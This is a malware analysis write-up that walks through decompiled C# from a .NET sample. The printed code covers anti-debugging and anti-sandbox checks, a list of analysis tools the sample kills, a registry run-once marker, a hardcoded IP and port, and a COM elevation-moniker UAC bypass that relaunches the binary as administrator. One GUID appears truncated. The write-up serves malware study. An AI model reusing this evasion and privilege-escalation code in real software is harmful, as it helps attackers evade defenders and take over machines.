
```
// Token: 0x06000024 RID: 36 RVA: 0x00003C54 File Offset: 0x00001E54
public static bool smethod_1()
{
    return (Process.GetProcessesByName("SbieCtrl").Length != 0) & (Class3.GetModuleHandle("SbieDll.dll") != IntPtr.Zero);
}
```

Smethod_0() is getting SystemInformation. SystemInformation.TerminalServerSession is a .NET property that tells a program whether it is running inside a Terminal Services or Remote Desktop session. Malware often uses this check as part of its anti-analysis techniques, since many sandboxes and research environments execute samples in remote or virtualized sessions.




```
// Token: 0x06000023 RID: 35 RVA: 0x00003C3C File Offset: 0x00001E3C
public static bool smethod_0()
{
    return SystemInformation.TerminalServerSession;
}
```

Smethod_2() CheckRemoteDebuggerPresent



```
    // Token: 0x06000026 RID: 38 RVA: 0x00003C8C File Offset: 0x00001E8C
    private static bool smethod_2()
    {
        bool flag2;
        try
        {
            bool flag = false;
            Class3.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
            flag2 = flag;
        }
        catch
        {
            flag2 = false;
        }
        return flag2;
```


smethod_5() Iterative anti-debugging checks. Matching any will terminate the application.



```
public static bool smethod_5()
{
    string[] array = new string[]
    {
        "x32dbg", "x64dbg", "windbg", "ollydbg", "dnspy", "immunity debugger", "hyperdbg", "ida", "ida64", "cheatengine",
        "cheat engine", "procmon", "wireshark", "fiddler", "processhacker", "hxd", "charles", "burp", "burpsuite", "postman",
        "telerik fiddler", "mitmproxy", "zap", "owasp zap", "proxyman", "httpdebugger"
    };
    foreach (Process process in Process.GetProcesses())
    {
        if (array.Contains(process.ProcessName.ToLower()))
        {
            bool flag;
            try
            {
                process.Kill();
                flag = true;
            }
            catch
            {
                flag = true;
            }
            return flag;
        }
    }
    return false;
}
```


Anti-Sandbox in smethod_6()

The code is carrying out a wide range of checks meant to spot when it's running in an artificial or suspicious environment. It looks for screen resolutions that are often tied to test systems or virtual machines, such as 1280×1024, 1280×720, and 1024×768. It also checks whether the program has been launched from odd locations like the root of the C drive or the system's temporary folder. Another safeguard looks at the executable's file name, flagging it if the name without its extension is unusually long, something that can happen in automatically generated sandbox files. On top of that, it runs comparisons of the system's username and computer name against a long list of hardcoded values, many of which resemble researcher identities, test profiles, or typical sandbox naming patterns




```
namespace ns0
{
    // Token: 0x0200000A RID: 10
    internal class Class4
    {
        // Token: 0x06000031 RID: 49 RVA: 0x00004388 File Offset: 0x00002588
        public static bool smethod_0()
        {
            return GClass2.smethod_1() == "{Width=1280, Height=1024}" || GClass2.smethod_1() == "{Width=1280, Height=720}" || GClass2.smethod_1() == "{Width=1024, Height=768}" ||
              Environment.CurrentDirectory == "C:\\" || Environment.CurrentDirectory == Path.GetTempPath() || Path.GetFileNameWithoutExtension(AppDomain.CurrentDomain.FriendlyName).Length >
              11 || Class4.string_0 == "WALKER" || Class4.string_1 == "WALKER-PC" || (Class4.string_0 == "John" && Class4.string_1 == "JOHN-PC") || Class4.string_1 == "JOHN-PC" ||
              Class4.string_0 == "Abby" || Class4.string_0 == "Bruno" || Class4.string_0 == "george" || Class4.string_0 == "M0S2hGyR" || Class4.string_0 == "2xQBF8m1iP" || Class4.string_0 ==
              "pQu8uolguZ2" || Class4.string_0 == "Frank" || Class4.string_0 == "verzulli" || Class4.string_0 == "abby" || Class4.string_0 == "dennisjack" || Class4.string_0 ==
              "STRAZNJICA.GRUBUTT" || Class4.string_0 == "alicale" || Class4.string_0 == "fN7UGAIL" || Class4.string_0 == "azure" || Class4.string_0 == "Harry Johnson" || Class4.string_0 ==
              "dekker" || Class4.string_0 == "whisnant" || Class4.string_0 == "YgSNKgHFTgkn" || Class4.string_0 == "Q9Gmq4" || Class4.string_0 == "OJA9VietkK" || Class4.string_0 ==
              "62P5KJOsqC00" || Class4.string_0 == "RWeMVpqv" || Class4.string_0 == "Janet Van Dyne" || Class4.string_0 == "PJb0cigzz" || Class4.string_0 == "wzOAd" || Class4.string_0 ==
              "bricarpen" || Class4.string_0 == "xuJbIOH" || Class4.string_0 == "YmA7nNKGdn4";
        }

        // Token: 0x0400001B RID: 27
        private static string string_0 = GClass0.GClass1.smethod_1();

        // Token: 0x0400001C RID: 28
        private static string string_1 = GClass0.GClass1.smethod_0();
```

Current static fields windows show some long strings and an ip address.



Name	Value	Type
ns0.GClass4.string_2	"false"	string
ns0.GClass4.string_1	"false"	string
ns0.GClass4.string_0	"true"	string
ns0.GClass4.string_18	"true"	string
Microsoft.Win32.Registry.CurrentUser	null	Microsoft.Win32.RegistryKey
ns0.GClass4.string_19	"IqswyHgVpagFHxu"	string
ns0.Class13.dictionary_0	Count = 0x00000000	System.Collections.Generic.Dictio...
ns0.GClass4.string_10	"false"	string
ns0.GClass4.string_6	"false"	string
ns0.GClass4.string_4	"true"	string
ns0.GClass4.string_5	"true"	string
ns0.GClass4.string_7	"true"	string
ns0.GClass4.string_12	"true"	string
ns0.GClass4.string_9	"true"	string
ns0.GClass4.string_17	"test120922139213"	string
ns0.Class10.string_0	"null1"	string
ns0.GClass4.string_15	"65.21.119.48"	string
ns0.GClass4.string_16	"6561"	string
ns0.GClass4.string_13	"false"	string
ns0.GClass4.string_8	"true"	string
ns0.Class13.mutex_0	{System.Threading.Mutex}	System.Threading.Mutex


Looking into where it’s used with the analyzer.



```
// ns0.GClass4
// Token: 0x04000050 RID: 80
public static string string_19 = "IqswyHgVpagFHxu";
```


```
ns0.GClass4.string_19 : string @04000050
  Assigned By
    ns0.GClass4..cctor() : void @06000046
  Read By
    ns0.Class13.Main(string[]) : void @060000EC
      Used By
      Uses
        Microsoft.Win32.Registry.CurrentUser : RegistryKey @04000171
        Microsoft.Win32.Registry.CurrentUser : RegistryKey @04000171
        Microsoft.Win32.RegistryKey.CreateSubKey(string) : RegistryKey @060000FB
        Microsoft.Win32.RegistryKey.OpenSubKey(string, bool) : RegistryKey @0600010F
        Microsoft.Win32.RegistryKey.OpenSubKey(string, bool) : RegistryKey @0600010F
        Microsoft.Win32.RegistryKey.OpenSubKey(string, bool) : RegistryKey @0600010F
        Microsoft.Win32.RegistryKey.OpenSubKey(string, bool) : RegistryKey @0600010F
        Microsoft.Win32.RegistryKey.SetValue(string, object) : void @0600012C
        ns0.Class1.smethod_0() : bool @0600001B
        ns0.Class10.smethod_0() : byte[] @0600009E
        ns0.Class10.smethod_0() : byte[] @0600009E
        ns0.Class10.smethod_3() : byte[] @060000A4
        ns0.Class10.string_0 : string @04000094
        ns0.Class10.string_0 : string @04000094
        ns0.Class11.smethod_0() : void @060000BD
        ns0.Class12.smethod_4(string) : bool @060000E1
        ns0.Class13.dictionary_0 : Dictionary<string, string> @040000EE
```

Going to main shows it's used as a check on the registry to determine if the binary has already been executed before or not. HKEY_CURRENT_USER\SOFTWARE\IqswyHgVpagFHxu




```
    bool flag = false;
    if (Convert.ToBoolean(GClass4.string_18))
    {
        if (Registry.CurrentUser.OpenSubKey("Software", true).OpenSubKey(GClass4.string_19, true) != null)
        {
            Environment.Exit(0);
            return;
        }
        flag = true;
    }
    if (!Class13.smethod_0())
    {
        Class12.smethod_4("C:\\Windows\\explorer.exe");
        Class13.smethod_2();
        Environment.Exit(0);
```

Privilege escalation in Class 12 smethod_0()




```
internal class Class13
{
    // Token: 0x060000E7 RID: 231 RVA: 0x000094B0 File Offset: 0x000076B0
    public static bool smethod_0()
    {
        bool flag;
        using (WindowsIdentity current = WindowsIdentity.GetCurrent())
        {
            flag = new WindowsPrincipal(current).IsInRole(WindowsBuiltInRole.Administrator);
        }
        return flag;
    }

    // Token: 0x060000E8 RID: 232
    [DllImport("ole32.dll", CharSet = CharSet.Unicode, ExactSpelling = true, PreserveSig = false)]
    [return: MarshalAs(UnmanagedType.Interface)]
    internal static extern object CoGetObject(string string_0, [In] ref Class13.Struct9 struct9_0, [MarshalAs(UnmanagedType.LPStruct)] [In] Guid guid_0);

    // Token: 0x060000E9 RID: 233 RVA: 0x000094F8 File Offset: 0x000076F8
    public static object smethod_1(Guid guid_0, Guid guid_1)
    {
        string text = guid_0.ToString("B");
        string text2 = "Elevation:Administrator!new:" + text;
        Class13.Struct9 @struct = default(Class13.Struct9);
        @struct.uint_0 = (uint)Marshal.SizeOf<Class13.Struct9>(@struct);
        @struct.intptr_0 = IntPtr.Zero;
        @struct.uint_5 = 4U;
        return Class13.CoGetObject(text2, ref @struct, guid_1);
    }

    // Token: 0x060000EA RID: 234 RVA: 0x00009554 File Offset: 0x00007754
    public static void smethod_2()
    {
```

Impersonation of explorer.exe.




```
        flag = true;
    }
    if (!Class13.smethod_0())
    {
        Class12.smethod_4("C:\\Windows\\explorer.exe");
        Class13.smethod_2();
        Environment.Exit(0);
    }
```

Creation of new GUID objects that will passed into smethod_1() for COM elevation. COM elevation refers to a mechanism in Windows where a COM (Component Object Model) object is created and run with elevated privileges (i.e., as Administrator), even if the requesting process is running with standard user rights.




```
        // Token: 0x060000EA RID: 234 RVA: 0x00009554 File Offset: 0x00007754
        public static void smethod_2()
        {
            if (Convert.ToBoolean(GClass4.string_0) && Class3.smethod_3())
            {
                Environment.Exit(0);
                return;
            }
            if (Convert.ToBoolean(GClass4.string_2) && GClass2.smethod_0())
            {
                Environment.Exit(0);
                return;
            }
            Guid guid = new Guid("3E5FC7F9-9A51-4367-9063-A120244FBEC7");
            Guid guid2 = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24");
            Class13.Interface0 @interface = (Class13.Interface0)Class13.smethod_1(guid, guid2);
            @interface.ShellExec(Assembly.GetExecutingAssembly().Location, null, null, 0UL, 5UL);
            Marshal.ReleaseComObject(@interface);
```

smethod_1(guid, guid2)



